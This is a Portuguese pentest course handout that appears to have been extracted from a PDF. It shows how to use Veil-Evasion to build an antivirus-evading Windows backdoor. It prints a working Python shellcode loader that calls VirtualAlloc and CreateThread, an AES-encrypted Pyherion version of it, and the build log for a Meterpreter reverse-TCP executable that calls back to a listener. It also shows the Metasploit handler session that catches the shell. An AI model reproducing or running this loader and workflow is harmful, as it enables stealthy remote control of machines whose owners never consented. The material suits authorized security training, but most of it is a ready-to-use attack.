Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Burlando Anti-vírus com o Veil-Evasion

Na vida real de pentesting, os antivírus é uma camada adicional de segurança presente em praticamente quase todas as máquinas, e que temos convenientemente ignorado até agora. Porém, neste tutorial vamos ver como podemos criptografar uma payload e torná-lo mais difícil para um AV (antivírus) detectá-lo.

Você deve saber como o básico de geração de *payloads* usando o metasploit, ou seja, ter uma idéia básica sobre esse tipo de pentesting.

Agora, vamos para a parte de instalação do Veil Evasion. Temos dois tipos de instalação, uma é usando o apt-get install veil-evasion porém podemos instalar ele diretamente em seus repositários. (Processo mais demorado). **Não instale ele via modo SSH ou Putty**, pois teremos que instalar o Python e Ruby para Windows no Kali!

```
# apt-get -y install git

# git clone https://github.com/Veil-Framework/Veil-Evasion.git

# cd Veil-Evasion/

# cd setup

# ./setup.sh
```

Burlando Anti-vírus com o Veil-Evasion

```
PyInstaller-3.2.tar.gz
root@kali:~/Veil-Evasion/setup# setup.sh -c
-bash: setup.sh: comando não encontrado
root@kali:~/Veil-Evasion/setup# ./setup.sh
 ================================================================================
             Veil-Evasion (Setup Script) | [Updated]: 2016-09-09
 ================================================================================
  [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
 ================================================================================

 [I] Kali Linux "2016.2" x86_64 detected...


 [?] Are you sure you wish to install Veil-Evasion?

     Continue with installation? ([y]/[s]ilent/[N]o): y


 [*] Initializing package installation


 [*] Adding x86 architecture to x86_64 system for Wine
```


Agora vá ao terminal do Veil-Evasion e digite o comando para rodar o aplicativo.

```
# python Veil-Evasion.py
```

Caso você tenha usado via apt rode apenas o comando:

```
# veil-evasion
```

Burlando Anti-vírus com o Veil-Evasion



Lista as payloads disponíveis com o comando:

]: list

E coloque o numero que você deseja usar:

]: 34

Coloque o seu IP no LHOST

]: set LHOST 192.168.1.112

E veja se está tudo ok com as configurações com o comando:

]: info

Eu recomendo que use a opção de criptografia Pyherion com o comando:

]: set USE_PYHERION y

E por fim, use o comando abaixo para listar se está tudo ok!

]: info

O código sem utilização do Pyherion:

```
import ctypes
OtFjzKLDsqKOiHJ = bytearray('\xda\xc4\xd9\x74\x24\xf4\xbf\xd6\xdc\x1f\xd7\x58\x31\xc9\xb1\x44\x3
1\x78\x19\x83\xc0\x04\x03\x78\x15\x34\x29\xc6\x3c\x23\x0b\x8d\xe6\xa7\x9d\xbc\x55\x30\xef\x89\x7
e\x35\x7e\x3a\x74\x3f\x8d\xb1\xfc\xa3\x06\x83\x08\x50\x66\x2c\x82\x50\xaf\x63\x8c\xe9\x3c\x22\xa
d\xc0\x3c\x34\xcd\x69\xae\x93\x2a\xe6\x6a\xe0\xb9\xac\x5c\x60\xbf\xa6\x16\xda\xa7\xbd\x73\xfb\xc
6\x2a\x60\xcf\x91\x27\x53\xbb\x23\xd9\xad\x44\x12\xe5\x32\x16\xd1\x25\xbe\x60\x1b\x6a\x32\x6e\x5
c\x9f\xb9\x4b\x1e\x7b\x6a\xd9\x3f\x08\x30\x05\xc1\xe5\xa3\xce\xcd\xb2\xa0\x8b\xd1\x45\x5c\xa0\xe
e\xce\xa3\x5f\x67\x94\x87\x83\x19\xd7\x7a\xb3\xf0\x03\xf3\x21\x8b\x69\x6c\x24\xc2\x63\x81\x6a\x3
3\xe4\xa6\x74\x3c\x93\x1c\x8f\x78\xdd\x46\x6d\x0d\xa6\x6b\x56\xa0\x40\x1d\x69\xbb\x6f\xab\xd3\x4
c\xe7\xc0\xb7\x6c\xb6\x70\x7b\x5f\x16\xe5\x13\xea\x15\x80\x91\x9c\x85\x6e\x5c\x14\xd3\x39\x9f\x7
3\x1f\x4f\x9d\x2c\xa4\xe7\x80\x80\x66\x70\xd8\x3e\xc4\x97\x80\xc1\x17\x98\x2b\x51\x9f\x3f\x8c\xc
5\x3e\xa7\xa9\x57\xa8\x6a\x57\x2b\x5b\x44\x4c\x43\xc7\x82\x78\xdd\x14\xa2\x24\xfd\xfa\x13\xbd\xb
0\xa9\x15\x1c\x23\x3f\xf5\x33\x93\xd7\x66\xe0\xf3\x41\x11\xb0\x96\xe1\x8d\x71\x90\x71\x01\x56\x3
2\x08\x7b\xa7\xe0\x58\x2f\x99\x56\xa3\x1f\x28\x97\x0b\x5f\x1e\x1f')
DFRSlmlcKEuppeH = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(OtFjzKLDs
qKOiHJ)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
wVjxZBoZyKPcGuP = (ctypes.c_char * len(OtFjzKLDsqKOiHJ)).from_buffer(OtFjzKLDsqKOiHJ)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(DFRSlmlcKEuppeH),wVjxZBoZyKPcGuP,ctypes.c_int(
len(OtFjzKLDsqKOiHJ)))
mVJkpDxYwhumfPG = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_i
nt(DFRSlmlcKEuppeH),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(mVJkpDxYwhumfPG),ctypes.c_int(-1))
```

O código com a utilização do Pyherion:

```
exec(AES.new("k?f2FbmoVv3aCcN|GwS*s!Jn0jc65We(").decrypt(MNaqs("otNuqJbPHK5gIUpbg60lyehv8
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")).rstrip('{'))
```

E nesse arquivo, vamos usar o python para Windows por isso o motivo da instalação com o Wine. E por fim vamos salvar esse arquivo:

:] generate

Depois ele pergunta o nome desse payload:

: backdoor

Agora, ele pergunta o tipo de executavél que você queira usar,

escolha a opção 1:

```
================================================================================
 Veil-Evasion | [Version]: 2.28.2
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


[>] Please enter the base name for output files (default is 'payload'):  backdoor

[?] How would you like to create your payload executable?

    1 - Pyinstaller (default)
    2 - Pwnstaller (obfuscated Pyinstaller loader)
    3 - Py2Exe

[>] Please enter the number of your choice:
```

Depois ele gera os arquivos de nosso payload

```
nw.exe
7203 INFO: checking EXE
7203 INFO: Building EXE because out00-EXE.toc is non existent
7205 INFO: Building EXE from out00-EXE.toc
7206 INFO: Appending archive to EXE Z:\usr\share\veil-evasion\dist\backdoor.exe

================================================================================
 Veil-Evasion | [Version]: 2.28.2
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


 [*] Executable written to: /var/lib/veil-evasion/output/compiled/backdoor.exe

 Language:              python
 Payload:               python/meterpreter/rev_tcp
 Required Options:      ARCHITECTURE=32  COMPILE_TO_EXE=Y
                        EXPIRE_PAYLOAD=X  LHOST=192.168.1.112  LPORT=4444
                        USE_PYHERION=y
 Payload File:          /var/lib/veil-evasion/output/source/backdoor.py
 Handler File:          /var/lib/veil-evasion/output/handlers/backdoor_handler.rc

 [*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)

 [>] Press any key to return to the main menu.
```

Depois disso, vamos usar o arquivo .rc para usar em nosso Metasploit de uma maneira muito mais rápida e prática, do que se fosse usar os comandos tradicionais do msfconsole. Então, execute:

```
# msfconsole -r /var/lib/veil-evasion/output/handlers/backdoor_handler.rc
```

Ao executar isso, o metasploit já está completamente pronto para ser usado o meterpreter, com todas as configurações prontas, como o LHOST, PORT, payload, etc.

```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /var/lib/veil-evasion/output/handlers/backdoor_handler.rc for ERB
 directives.
resource (/var/lib/veil-evasion/output/handlers/backdoor_handler.rc)> use exploi
t/multi/handler
resource (/var/lib/veil-evasion/output/handlers/backdoor_handler.rc)> set PAYLOA
D windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil-evasion/output/handlers/backdoor_handler.rc)> set LHOST
192.168.1.112
LHOST => 192.168.1.112
resource (/var/lib/veil-evasion/output/handlers/backdoor_handler.rc)> set LPORT
4444
LPORT => 4444
resource (/var/lib/veil-evasion/output/handlers/backdoor_handler.rc)> set ExitOn
Session false
ExitOnSession => false
resource (/var/lib/veil-evasion/output/handlers/backdoor_handler.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.112:4444
[*] Starting the payload handler...
msf exploit(handler) >
```

Agora com o msfconsole aberto, pegue o arquivo .exe e coloque no apache de seu Kali Linux e baixe o arquivo e joge no site https://www.virustotal.com e veja quantos anti-vírus pegam esse backdoor e também teste em seu Windows com algum antivírus instalado e veja quais máquina ele passa ou não, lembrando que **pode haver diferenças em versões pagas e as gratuitas de antivírus**.